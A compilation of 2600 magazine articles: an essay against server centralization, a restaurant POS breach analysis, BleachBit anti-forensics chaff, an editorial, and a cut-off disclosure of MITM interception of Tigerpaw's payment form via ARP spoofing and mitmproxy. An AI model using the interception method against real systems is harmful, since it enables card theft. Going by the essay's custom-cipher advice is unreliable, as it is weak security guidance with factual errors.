Technical arguments for data storage concentration are weak. Today, the entire contents of Wikipedia can fit on a smartphone. Street maps of all places a person will visit in a lifetime are only a few gigabytes in size. The amount of the "new" content is relatively tiny. Yet servers insist on dishing out small crumbs of information from their centralized storage when it is required, enabling the server owners to know what edge devices are doing and when, almost like giving some change to a child to buy one ice cream from the store.


Can today's popular services exist with decentralized storage? The answer is yes, and there is empirical proof: as countries assert their sovereignty, the companies providing these services are compelled to move storage of data related to citizens to their respective countries, and make them subject to local laws. It doesn't seem that any of these services suffered because of this. What works on the country level will certainly work on any other level: city, municipality, household.

Technical arguments for computation centralization are even weaker. Edge devices do not benefit from it, for the simple reason that, per device, there is far more power in the edge device itself than in the tiny fraction of the server apportioned to the device.

On the technical side, there are solutions for distributed applications, naming, storage, resource discovery, and source routing, so interventions against the server canon are political. The edge has to become its own center. It involves regulating against faraway processing and storage. There are parallels in the urban politics world: road builders never managed to make everyone go through the single toll ramp, many cities built barriers to chain stores, exploiting and parasitizing on human social and other instincts is customarily regulated by law: there are very few places in the world with industrialized prostitution. Political instruments already exist.

Cyberslum Concierge

The communications infrastructure consists of long-haul backbone of fiber lines, which in the U.S. more or less follow roadway infrastructure, and of Internet Service Providers (ISPs) that provide "the last mile" connectivity between the backbone and individual participants. This is the layout of fiber in the continental U.S., from "InterTubes: A Study of the US Long-haul Fiber-optic Infrastructure," R. Durairajan et al 2015.



This looks more or less like the physical roadway infrastructure, where highways connect cities, each of which has its own street grid.

But there is a difference.

While you can get into your car in San Francisco and drive all the way to your friend's apartment building in New York, enter the elevator, and visit your friend, you cannot do the same with information packets for your friend. The information packet will be stopped at the building entrance. The desk clerk will check if you friend is expecting the packet. If your friend did not alert the desk one minute or less before the expected packet arrival, your packet will be thrown out. In other words, you cannot send a surprise gift to your friend. The interesting question is how do you alert your friend? He cannot ask you, as your building has the same unsolicited packet policy. You two can never exchange packets directly. There have been numerous attempts to trick the entrance desk into letting unsolicited packets in, but they were never reliably successful, and thus never became the basis for widespread direct connectivity.

Fortunately, there is another business nearby that will accept packets from anyone. In the machine world it's called a server. Both you and your friend can send packets to the server. When you send a packet to the server, you alert your building desk clerk that you expect something back from this particular server. Your friend must do the same. In this way, the server acts as a meeting point to enable exchange between you and your friend. Needless to say, the server has to like both of you, and it is usually because it profits from each.

There are thousands of times fewer servers than apartments, and the initial technical rationale for this entrance triage and server middlemen was that there are not enough street addresses to cover everyone, so only servers get to have public entrances for themselves, while everyone else shares the building address and must deal with the desk clerk (by the way, the building street address itself changes, sometimes several times a day, so you cannot count on it being known). The server addresses do not change. You have no choice but to use the server as middleman if you want to communicate with others. Except that there is a choice, a new style of addressing, available since 1998, called IPv6. It is not catching on, which may have something to do with the lucrative server business. Even where IPv6 gets implemented, ISPs tend to cripple it or require, through contracts, that you will never receive unsolicited packets (in technical parlance, "run a server"). While you and your friend must use the intermediaries, server owners don't have this problem, so, for example, *The New York Times* is directly accessible because it has its own servers.

This two-tiered system - on one side the inability to accept information directly and to have its own permanent street address for ordinary people, and on the other side the privileged position for server operators - has deep influence both on edge participants and on the way edge computers are designed and used. The edge equipment owners acquire the mentality of a homeless person with no permanent address - and consider it normal. The edge computers must be tethered to various privileged servers, as they cannot communicate directly. This has shaped the minds of engineers and frameworks and tools that they use and design. This is where centralized social networks and email providers stem from. While this has not been a technical obstacle for 20 years now, it still defines the entire computing landscape.

The intervention is simple: lobby for unrestricted IPv6 and permanent addresses for everyone.

Celebrity-Based Security

During World War Two, Germans were using Enigma machines to encrypt worldwide military radio traffic, including the one between the central command and submarines. The Allies managed to break the Enigma encryption in 1941, but they didn't tell the Germans. Instead, they allowed some ships to be sunk, and in other cases the scout airplanes would "accidentally" spot the submarine whose position was known from decrypted traffic, so that the Germans would not suspect a broken cipher.

The Germans eventually found out about this in 1973, and had a hard time believing it. Many texts have been written on the topic of the hubris of Enigma designers. This three-decade gap between successful cryptanalysis and public learning about it is typical in cryptography, and should be accounted for when designing security methods. It does not make cryptography useless - the cryptanalysis will not be used against low value targets, and some ships can be sunk.

In general, the cryptanalysis (breaking a cipher) is as hard, if not harder, than the cipher design itself. It took the Allies considerable effort - many man years - to perform this cryptanalysis feat. One obvious way to stay ahead of the cryptanalytic curve is to keep introducing new ciphers. In World War Two, the machines executing both the encryption and the cryptanalysis were electromechanical and expensive to construct, so introducing new ciphers was a very slow process. Yet the Germans modified their Enigma machine three times in ten years, once in the middle of the war.

One would think that today, when all cryptography is done in software that can run on any computer, this staying ahead of the curve principle is a norm. It is not. On the contrary, the ideology of cryptography preaches the exact opposite: never do custom cryptography, always use the standard one that's approved by the experts who know better than you. Like in every ideology, there is truth in this: designing strong ciphers and strong security systems is very hard. But it completely misses the balance of power relationships and threat models. It is also obvious that the cipher designer hubris is still a cryptographic constant.

While it is hard to estimate how many "licensed" experts participate in the design of ciphers, it is possible to estimate the upper boundary: the International Association for Cryptologic Research has about 2,000 members. On the other hand, the unverified lower estimate for the number of mathematicians working for just one state agency (NSA) is about 10,000, so we can assume that worldwide there are at least ten times more brains paid to cryptanalyze than engaged in designing ciphers, and this ratio could easily be 100 times. It gets worse: the total number of block ciphers widely used today ("approved by experts") is four (AES, Camellia, ARIA, ChaCha20-Poly1305 - all published between 1998 and 2007), and the total number of key exchange protocols deemed secure and widely used is also four (RSA, DH, EC, GOST - all published between 1976 and 2005). Compromise of either key exchange or block cipher compromises the whole system. At this point, tens of thousands of cryptanalysts had ten years to compromise four algorithms, designed by less than a dozen experts. The official mantra to use these four is part of the power equation mandating uniformity of the protective gear, and is permeating both academia and the industry. On the other side, no diplomatic service, military, or government communications appear to use any of these: "Serious countries (USA, UK, Germany, France) do not use foreign algorithms for high-security needs" (Eric Filiol, head of research at ESIEA).

Here again, we see the "few for many" principle rearing its ugly head, facilitating centralized control and related compromises.

Should everyone design their own ciphers, with millions of companies and individuals designing their own terribly weak ciphers, a new one every year? There is no automated way to cryptanalyze even naively weak ciphers (and many would make not so naive ones). Tens of thousands of cryptanalysts cannot begin to chip away even at the weak security of millions of new custom and unpublished ciphers every year. First, they would have to figure out what is the cipher, and then break it. It takes time, even if it is a variant of ROT-13.

What would happen is a leveling of the playing field, engaging brains against brains, on the scale that cryptanalysis could not keep up with. The targeted cryptanalytic approach would still work, but with a limited amount of targets, and would likely be no different in the overall amount of breaches than today's successful targeted hacking of computer systems. The mass snooping would cease to exist.

The compliance with the cryptographic ideology which forbids custom ciphers boggles the mind, as it prevents the only hope for changing the power imbalance: recruitment of raw brain power.

The intervention is straightforward: as different applications do unique things and have unique code, they should have unique ciphers, and change them often. The probability that your system will be broken into by targeted hacking will remain roughly the same, and the probability that your system is a continuously open book for the major adversaries goes down to zero.

What Can Be Done?

The luxury of not caring for the infrastructure and leaving it to the experts and industries involved must be abandoned. Efforts on superstructure levels (information monopolies, copyrights, data ownership and collection, freedom of speech, etc.) are pointless when the infrastructure embodies and petrifies diametrically opposite models. No amount of smoke and mirrors and assurances that the operators are honorable and law-abiding will ever change that. This infrastructure was successfully removed from the public view and it's time to do hard work and start looking at it.

Would You Like Some Pancakes With That Breach?

by lg0p89

Seemingly, a restaurant or restaurant chain would not be a high value target placed near the top of the target list, as they don't have or retain any personally identifiable information or PII (e.g. name, Social Security number, medical records, and other confidential data). Curiously though, this industry has much the same data that others do, which is very sale-able. The primary data here for the attackers are the credit card numbers. These may be monetized in a few different ways which we have seen time and time again with bulk sales - or simply creating new physical credit cards via placing the data on the magnetic strip. One such restaurant that faced these difficulties in 2019 was Huddle House. Huddle House, headquartered in Atlanta, is a casual dining and fast food operation.

Attack

Huddle House was targeted for an attack which was very successful. They released a statement on the malware infection. The specific system breached was the point-of-sale (PoS) system, just like other retailers, which was infected with malware at various locations. The PoS system was a third party's. The malware was coded to allow attackers to steal credit card information used by Huddle House's clients (name, credit or debit card number, expiration date, cardholder verification number, and service code). With this data, you could have a great shopping experience on someone else's dime.

Unfortunately, the variant of malware was not disclosed. This would have been very useful, not only for research purposes, but also for other businesses to learn from. This would include what to watch for, how it worked, etc.

The malware delivery system was interesting, as the attackers gained remote access by exploiting the third party's assistance tools, allowing the third party to deploy the malware. This was done throughout every Huddle House, and made it to an estimated 341 locations. With the malware being spread across all of these locations, the reach was extended every time a client used their credit or debit card.

This was noticed after a bit of time had lapsed. The infection span was from August 1, 2018 to February 1, 2019. In essence, anyone using their card for the seven months during the infection probably had their credit card information at risk

Detected

Another interesting aspect to this is that Huddle House did not detect the malware. They perceived no indication of any issue. This was detected by law enforcement and Huddle House's credit card processor. Seemingly, Huddle House would have noticed something in the logs.

Post-Attack

After the notification, the investigation began. Initially, the business had no idea how many of their locations were involved or the number of customers affected. They contracted with a third party forensics company and worked with law enforcement within 24 hours of becoming aware.

The business notification was for their clients to monitor their credit card statements and possibly call the credit card companies to request new cards. While this is helpful yet obvious, this still created work for their clients now and in the future.

Lessons (Not) Learned (Still)

The Huddle House story is much like most other breaches - there is nothing really exciting. What does make this a bit more interesting is the attack itself. The old saying is you are only as strong as the weakest link. This continues to be the case. When a business allows another organizations (third parties) access to their network and/or data, the business is allowing not only the third party into the network, but also the baggage and issues with their system, which come along for the ride. These likewise have full access to all that the third party does, and much more.

There is a massive retailer with stores throughout the U.S. allowing third parties access to their network. They are allowed to use this authorized access to upload invoices or various other functions. As they connect and log in, any infection they have may be shared with that system.

This is the issue facing cybersecurity and supply chain management. While the business certainly has some level of transparency into their network, in general this is not prevalent with third parties. Gaining access to cybersecurity data for the third parties is difficult, as this is new ground for the vendors and, naturally, they don't want to tell others of their vulnerabilities for fear this information could be accessed by unauthorized parties and exploited. The System and Organization Controls (SOC) report (along with other reports) shows at a certain day and time what their vulnerable points were. This in the wrong hands could create a large issue.

As time passes and these requests become greater in number and frequency, the attitude will slowly change. Until then, start and continue to ask for these and put them in your contracts. The business and the third party vendors have to understand this is a vulnerability attack point. If everyone continues keeping their heads in the sand hoping all will be well, all won't be well. Just ask the national retailer whose HVAC vendor introduced malware into their system which breached the PoS system just before the largest sales period of the year.

Also, it is notable that Huddle House had no idea there was a problem until they received the call. If an estimated 341 sites are affected and the credit card data is being sent to the command and control servers in small or large blocks of data, it would seem that the cybersecurity team would have been able to look at the logs and notice the activity due either to the amount of data or frequency. Granted, the data logs can be large, however, that's why they sell SIEMs. A program can also be coded to parse through this looking for trends.

Resources

Abrams, Lawrence. Huddle House Fast Food Chain Suffers Data Breach in POS System. `www.bleepingcomputer.com/news/security/huddle-house-fast-food-chain-suffers-data-breach-in-pos-system/`

CU Today. Restaurant Chain Announces Data Breach. `www.cutoday.info/Fresh-Today/Restaurant-Chain-Announces-Data-Breach`

Huddlehouse. Important Security and Personal Data Protection Notification. `www.huddlehouse.com/data-protection-notification/`

Muncaster, Phil. Huddle House Suffers POS Malware Breach. `www.infosecurity-magazine.com/news/huddle-house-suffers-pos-malware`

NNT. Huddle House Restaurant Chain Suffers POS Malware Breach. `www.newnettechnologies.com/huddle-house-restaurant-chain-suffers-pos-malware-breach.html`

The Paypers. Huddle House Announces Security Breach, POS System is Affected. `www.thepaypers.com/digital-identity-security-online-fraud/huddle-house-announces-security-breach-pos-system-is-affected/777240-26`

An Introduction to Chaff - an Anti-Forensics Method

by Andrew Ziem

For aircraft, chaff is a physical countermeasure that confuses radar by making it seem like there are additional aircraft in the sky. Chaff protects the aircraft by misdirecting radar-guided missiles.

Likewise, BleachBit Version 3 introduces a basic chaff system that creates files to confuse digital forensics. Think of it also like the metaphor of the needle in the haystack. The needle represents the files you want to keep private, and the chaff is the haystack that makes the needle difficult to find because the forensic investigator has more junk to sift through before finding all the needles.

Does this imply that using BleachBit to delete other data, such as browser history, is counterproductive? No. Use BleachBit to remove any private data you don't want found. However, there may be private data you decide to keep or forgot to clean, and chaff is one of an array of options to protect this private data. Of course, please also consider other options such as encryption!


BleachBit uses a statistical model called Markov chains to learn a document as inspiration and then uses it to generate random text that is difficult for an investigator to fingerprint. At a glance, the chaff files seem to be English, but a closer inspection reveals they are nonsense, so do not spend much time reading them looking for any wisdom.

BleachBit 3.0 comes with two statistical models. The first model was inspired by Hillary Clinton's emails as released by the United States Department of State. Please remember that FBI documents indicate Clinton's IT guy used BleachBit to wipe emails from her private server, and now BleachBit can also do the opposite: generate Clinton's emails.

The second model was inspired by *2600* to yield more interesting keywords that might show up on the forensic investigator's scans.

When making chaff files, either leave them undeleted or delete them without shredding them. Shredding them would remove any trace, which would be counterproductive, but deleting them without shredding can slow down the forensic investigator.

While BleachBit itself does not implement any steganography, a savvy user can consider hiding private data in the seemingly-useless chaff files. Just this possibility implies a thorough digital forensics investigation would require examining the contents of the chaff files rather than whitelisting them.



Adaptation

The fact that this issue is even here proves how much we are capable of adapting. True, we're more than two months late and it will take some time to recover from that. But for a while, it looked like our future was very much in doubt - or actually, fairly certain of not being there at all.

Let's be clear. Our problems are nothing compared to what so many around the world have been going through since our last issue. The COVID-19 pandemic has shut down our worlds in almost every way imaginable. What we witnessed was like something out of one of those post-apocalyptic movies where all elements of society simply disappear or fall into chaos.

We saw abandoned cities, shut down schools, closed businesses, financial panic, and more fear and uncertainty that most of us have ever seen. Those who lived through war would recognize the taste. Even a traumatic event like 9/11 is but a fraction of what the entire world has been going through. You would have to go back a century to the last great pandemic, where between 50 and 100 million people are thought to have died, in order to realize how truly frightening an event like this is. We're nowhere near that kind of number now (for it to be equivalent - taking population increases into account - the death toll would have to be around four times that), but the signs are troubling and the potential great.

What has happened so far is both shocking and reprehensible. It's shocking because we always forget just how vulnerable we can be, both as individuals and as societies. It can all fall apart so quickly. And at times like these, knowing the difference between what truly matters and what's completely insignificant is what defines the kind of human you are. We've seen a lot of these distinctions lately. There are people who will make tremendous sacrifices in order to help those around them and to ensure that we get through this as best we can. Then there are those who couldn't care less about anyone else. They are the ones who hoard vital supplies and don't lift a finger to help others. And somewhat ironically, their selfishness turns into a sense of imperviousness, and they soon start ignoring safety guidelines and acting as if they're somehow above the virus. Were it not for this attitude, we believe the crisis would be nowhere near as dire as it is today.

This chain of events played out during the 1918-1920 flu pandemic referenced above. A serious outbreak occurred early in 1918 that affected mostly the elderly and sick. But the second wave that followed in the latter half of the year was far more deadly, affecting mostly young adults who were otherwise in good health. Had that first wave been quelled, it's likely the second wave wouldn't have had the same devastating results. While there are many factors that have changed in the past century, not the least of which is our knowledge of medicine and science, there are too many similarities for us to feel comfortable. Those who reject science in favor of politics or religion are given far too much leeway to destroy the lives of innocent people. We stand helplessly by while those at the upper echelons of power continually make the *wrong* decisions and favor greed and their own personal ambitions over what is right and logical for the health and safety of all. When we find ourselves being proven correct when the disease spreads among those who didn't wear masks and observe social distancing, often at the behest of their leaders, we feel no joy. We feel anger. None of this had to happen.

We've seen not only how quickly things can fall apart, but also how quickly people can react when they've finally had enough. It took the murder of George Floyd by police in Minneapolis this May, just the latest in an incalculable string of police killings against members of the African American community, for people in every part of the nation to rise up and demand change.

The brutal attacks by even more police on peaceful demonstrators and members of the press did more to shine a light on this sickness than any protester could. When the president himself threatened citizens exercising their right to free speech with the full force of the military, he also proved their point better than a thousand marches. Soon that morphed into the actual seizing of citizens off streets by unidentified federal agents in American cities. While our Constitution and basic military protocol, at least in theory, protect us against such madness, the fact that this is where we are at this point in time is almost as frightening as the pandemic. Put the two of them together and you'll soon realize that the kind of unhinged lunacy that somehow managed to get put in charge is directly responsible for COVID-19 spiraling out of control in this country, unlike most other parts of the world where some semblance of actual leadership exists.

We can only hope that people continue to react on such a scale as we've seen with the Black Lives Matter demonstrations, now defined as the largest protest movement in our country's history. The marches, sit-ins, and confrontations resonated everywhere, even in other parts of the world. And within days, we finally started to see those Confederate statues start coming down, Mississippi's despicable flag was changed, and sports teams began to get rid of racist names that they once swore they would never alter. Basically, having everything from military bases to bridges and schools named after slaveholders suddenly became widely perceived as a Really Bad Idea.

Sure, there were those who claimed this was somehow erasing history, when in actuality it was *calling attention* to those parts of history we're not proud of, kind of like when the Soviets toppled their statues of old leaders for the exact same reason and we all cheered them on. There were those who tried to focus only on negative reactions like rioting or violence, completely ignoring the fact that peaceful protests don't cause these things. Corrupt policies and systemic racism do. And, of course, there were those who insisted that this sort of thing in the middle of a pandemic was grossly irresponsible and would result in increasing the spread tremendously. But that didn't happen, most likely because the vast majority of demonstrators acted in a responsible manner and wore masks. Weeks later, no spike had occurred which provided even more evidence of the effectiveness of these small efforts. Also proving the point were those not following these guidelines who saw cases skyrocket where they went to churches, bars, and political rallies. But instead of looking to themselves, they attack science. They attack the press. They label anyone who's not with them as the enemy, no matter what the facts and evidence prove. And it's time the rest of us stop letting them off so easy. We don't have to let our fellow citizens die because of ignorant leaders. We don't have to continue honoring people whose sins outweigh their virtues. The 1700s were certainly a different time and applying today's values to them can be nonsensical. But that doesn't mean we pretend everything was fine and pure. Evil actions transcend honor. And we can all learn more from real history than from the storybook kind. Besides, there is no shortage of noble people to erect statues and name highways for. Instead of resisting this, we should all be taking pride in *their* accomplishments and building a better nation by doing so.

Yes, there's been way too much in the way of tragedy and avoidable death and suffering. We can't fix that. But we can acknowledge that throughout all of this, something better in us can often emerge. We hope we're seeing the beginnings of that. It will only succeed if we focus on progress, not revenge. After all, for those who truly want to see us fail, progress is the bitterest revenge there is.

As mentioned, we did not expect to make it this far. Our spring issue pretty much went straight to the dumpster in many cases. While we printed the agreed upon amount and paid full price both for the printing and the shipping, stores then refused to take it due to the pandemic, meaning we had the choice of having them thrown out or sent back at our expense and then being forced to pay a penalty for not having removed them from the originating point. Nearly all issues sent to Canada never made it there. Again, there was no restitution, we were expected to pay full price for delivery and even more, and we wound up pouring a tremendous amount of energy and expense into something that many of our readers never even got to see. Some distributors stopped paying us entirely for previous issues due to their own financial challenges, even though those issues predated all the craziness. And our next issue (this one) had almost nowhere to be sent with so many stores closed and uncertainty as to which would be open at the time we sent issues out.

Again, our challenges are immeasurable next to what so many others have been going through, not even taking health considerations into account. The system sometimes seems designed to have the most vulnerable, the most independent fail with no recourse. Large chains have little trouble telling their landlords they're just going to stop paying rent until all of this is over. Independent and small businesses like ours don't get that option. If we try to exercise it, we'll quickly find ourselves out on the street.

Had the setbacks and expenses been shared from top to bottom, nobody would have systematically suffered more than anyone else. The idea that people are losing their homes because they can't pay expenses after the pandemic cost them their jobs is another indication of our failure as a society, whose first rule should always be to support its members.

We've tried to be as creative and as positive as we can be. We managed to get a number of our spring issues sent to grocery stores instead of dumpsters. We figured since we had so many extra issues that had nowhere to go, why not at least try an experiment and see if we might get something positive out of all of this? We're glad we tried, but now we know that a hacker magazine isn't what people are looking for when they go food shopping. Our sales figures were far worse than we ever could have imagined. So yeah, another setback. But it still felt better than sitting around watching everything fall apart.

And then there was HOPE. We had already been through so much in planning the Hackers On Planet Earth conference for 2020. Just working on doing a better job dealing with disruptive elements that we experienced in 2018 had taken a great deal of effort and attention. Then we lost Hotel Pennsylvania when they opted to triple our price, which would have made it impossible for most of our attendees to participate. But then we found a great new location at St. John's University in Queens which opened up all kinds of options we never had before. It would be a big change, but the hacker community lives for that sort of thing.

Of course, all of those challenges and efforts wound up meaning nothing, as no physical conference of any sort would be possible in the summer of 2020. This became more and more obvious throughout the spring. And, as *2600* is dependent on HOPE for survival, losing the conference on top of all of the other challenges we were dealing with seemed like we were approaching our final chapter.

At least, that's what any reasonable person would conclude.

As we've pointed out so many times in these pages, hackers don't think like most people do. We tend to be creative, thinking outside the box, and willing to do things nobody else has ever tried before. And, faced with oblivion, that's exactly what a bunch of us wound up doing.

The thought was that instead of adding to all of the disappointment of the year and canceling HOPE, why not simply redefine HOPE? While the thought of an all-virtual conference sounded incredibly lame to almost all of us, we sought to figure out ways to make it into something better than just a bunch of webinars and Zoom meetings. For one thing, we realized that if we were going to do this, we had to come up with something bigger than what we were used to. So we started by tripling the amount of time HOPE would last for - from three days to nine days. That started to get people's attention.

But it was about so much more than that. We knew we had some truly incredible speakers. If we could get them enthused about this and have them present what they were going to talk about in a remote environment instead, perhaps that same enthusiasm could still be communicated. Sure, it would be weird not having a visible audience. But, through a combination of prerecorded talks and live question and answer sessions, we could get the best of both worlds.

Then we sought to do something else that was bigger than expected. We decided to get *nine* keynote speakers, one for every day of the conference. Having so many allowed us to reach out to all different parts of the hacker world. And we wound up with a truly incredible variety of fascinating speakers, all with specific relevance to the hacker community, all truly happy to be there. It turned into a real celebration of what we're all about.

We wound up being deluged with talk submissions - more than we had ever received before. That alone helped us erase any doubt we had about the wisdom of going ahead with this event. The energy level was palpable. People seemed to really *need* this after months of losing one thing after another. We had a similar response with workshops, where attendees could participate one-on-one with instructors. We had a few missteps figuring out how to get people signed in to specific classes, but got it figured out and were able to quickly respond to attendee questions and concerns. In the end, we had more workshops than we ever had before and they were well attended and every bit as active as the in-person kind.

We also managed to have villages, like our traditional lockpicking village, as well as everything from hackerspaces in various parts of the world to anarchists to radio broadcasters and enthusiasts. We even managed to have a film festival - not the kind where you go and watch films, but the kind where you go and *make* films during the period of the conference. The fact that people were able to be a part of the conference *and* be able to create full-fledged productions was nothing short of incredible. And then, of course, there were the musical performers, typically getting on stage at around midnight and impressing the global audience with creative and unusual productions. We had never before been able to have this many artists spread over such an extended period of time.

Throughout it all, we used an open standard and lightweight protocol for real-time communication known as Matrix to keep attendees communicating with each other and with speakers and presenters. This worked far better than we had envisioned and brought with it advantages that more mainstream services like Discord didn't offer, such as the ability to register without giving up a phone number. As the old phone company ads once said, it was the next best thing to being there.

But, as always, it was the attendees who set the tone, many of whom were actually able to make it to HOPE for the first time since no travel was required. And in this case, their mood of support, optimism, and eagerness was infectious. For one thing, just the fact that they were willing to support the conference by holding onto their tickets made us realize that there might actually be a future for us after all. We offered refunds to anyone who couldn't do this, but the vast majority opted to stick it out. Were it not for them, none of this would have happened and this very issue would not have eventually made it out. Those particular attendees will always be very special to us and will always get preferential treatment for anything in the future that we're involved with. We in turn pledge to support those individuals, establishments, and organizations that we believe in and that we want to see survive. At the conference, we helped raise nearly $15,000 for the Electronic Frontier Foundation and spread the word about numerous other just causes. Never has the time been more important to show that kind of support.


This year has been hell. But we're all getting through it by adapting our expectations and our behavior. In a crisis, that is how you survive and eventually bring things back to a normal state. In society, that is how you create change and start down the road of progress. Through our combined adaptation, the challenges of 2020 will ultimately guide us to a better world.

SKIMMING CREDIT CARD AND ACH PAYMENT DETAILS FROM TIGERPAW SOFTWARE CLIENTS

by Victor

Tigerpaw Software develops and sells business software to run day-to-day operations: everything from sales to service; inventory to invoicing. They'd recently integrated payment processing by credit card or ACH into the stack. Tigerpaw, it must be noted here, is used primarily on Windows PCs. While a web version can be installed and used, this article is focused on the desktop client. This is a story of how I came to discover a flaw in their credit card processing implementation. It was discovered on version 1.17.1.01, which may not have been the latest at that time, so this could affect versions slightly older than that, but definitely not versions 18+.

Bear with me while I cover some background about Tigerpaw and how I became curious about their online payment tools. Tigerpaw's payment processing is handled through a third party company who provides an API to access a "vault" for accepting sensitive financial details and payment processing. The typical vault is designed so that sensitive details are not stored locally. Sensitive details are instead securely passed to the third party company. A token is received back from the third party company which represents the payment method stored in the vault. This token is used to charge the customer in future transactions. The token is worthless to anyone other than the business, so the sensitive financial details belonging to customers can't be stolen in the event of a data breach. This is all good! Using this type of payment vault reduces a company's PCI compliance requirements.



Accounting Information for ABC Company

Payment Method Name | Default | Card Type | Masked Number | Inactive

Payment Method for ABC Company

Payment method information
Payment method name:
Payment acct | Dept/Class/Segment:
☑ Make this the default payment method for this account
Payment type
● Credit card
○ ACH

Billing information
Name on card:
Address 1:
Address 2:
City:
State: PA
ZIP:
Country: USA
Contact:
Phone:

Credit card information
Type:
Number:
Expiration date: /

BNG
Credit Card Number
Expiration Date MMYY
CVV

We signed up with this third party company, BNG, who provides the vaulted payment processing through Tigerpaw. To use their service we were required to file a "Self Assessment Questionnaire" (SAQ) to be considered PCI compliant. Alternatively, we could pay an additional $25 a month if we didn't file a SAQ, but, amusingly, we are not absolved from liability or responsibility if we opt to pay the monthly penalty instead of attesting to our level of compliance. I digress, but this agreement was with yet another third party company to BNG, so we're three middlemen deep at this point, which made it difficult to get through to someone who understood (or cared about) our concern.

I believe we were originally presented with SAQ-C, a weighty document covering all kinds of scenarios and policies which made little sense for such a small company. We had processed credit cards through QuickBooks, PayPal, and Stripe which worked similarly for years without any agreement. Among the many questions that didn't seem to apply to us was one asking if all sensitive details were transmitted securely. We sure hoped so, but we weren't the ones who wrote the software, so how could we attest this to be true? At this point, I was given the green light to spend some time investigating!

The first thing I decided to do was log all network activity while creating a secure vault entry. I was lazy, so instead of a packet capture I went on the firewall and made a rule to log all network connections emanating from my desktop. I quickly learned that Tigerpaw made web requests during the exchange. There were no fancy services running on dedicated ports, just a few web requests.


I moved onto proxy logs on the firewall to see if I could identify specific web request types and URLs. One interesting entry stands out: an unencrypted GET. Curious to see what was being pulled, I directed a browser to load the URL. It was a form to enter credit card or ACH details! It turns out that

Tigerpaw just embedded a web form into its desktop GUI. I took a peek at the source code for this page and the form POSTed sensitive details to an HTTPS url, so at least sensitive details were being encrypted, but I was pretty certain this single unencrypted web request could be abused.

At this point, I decided to spin up a virtual machine and get some tools to thoroughly inspect the process. I installed mitmproxy, arpspoof and some Python frameworks, namely Flask, so I could serve web pages; I configured the attack VM to allow packet forwarding. Then, from the attack VM, I poisoned my desktop's ARP cache with arpspoof, making the VM the man in the middle, so all traffic going through the gateway passed through the VM first. Finally, I configured the VM to intercept and send all unsecured web requests to mitmproxy and I was ready to try serving arbitrary content in place of the payment detail form.

Mitmproxy allows you to write rules to handle specific requests. So, for example, when a request for "tigerpawbng.azurewebsites.net" is received, I can direct that request to my Flask server instead of the real destination. I started a Flask project returning a simple "Hello World" and began creating a new customer payment method on my desktop again.

- Tigerpaw requests the credit card entry form.
- The request goes to my VM, the MITM, instead of the real gateway.
- The VM's mitmproxy sees a request for "tigerpawbng.azurewebsites.net" and directs the request to the Flask server.
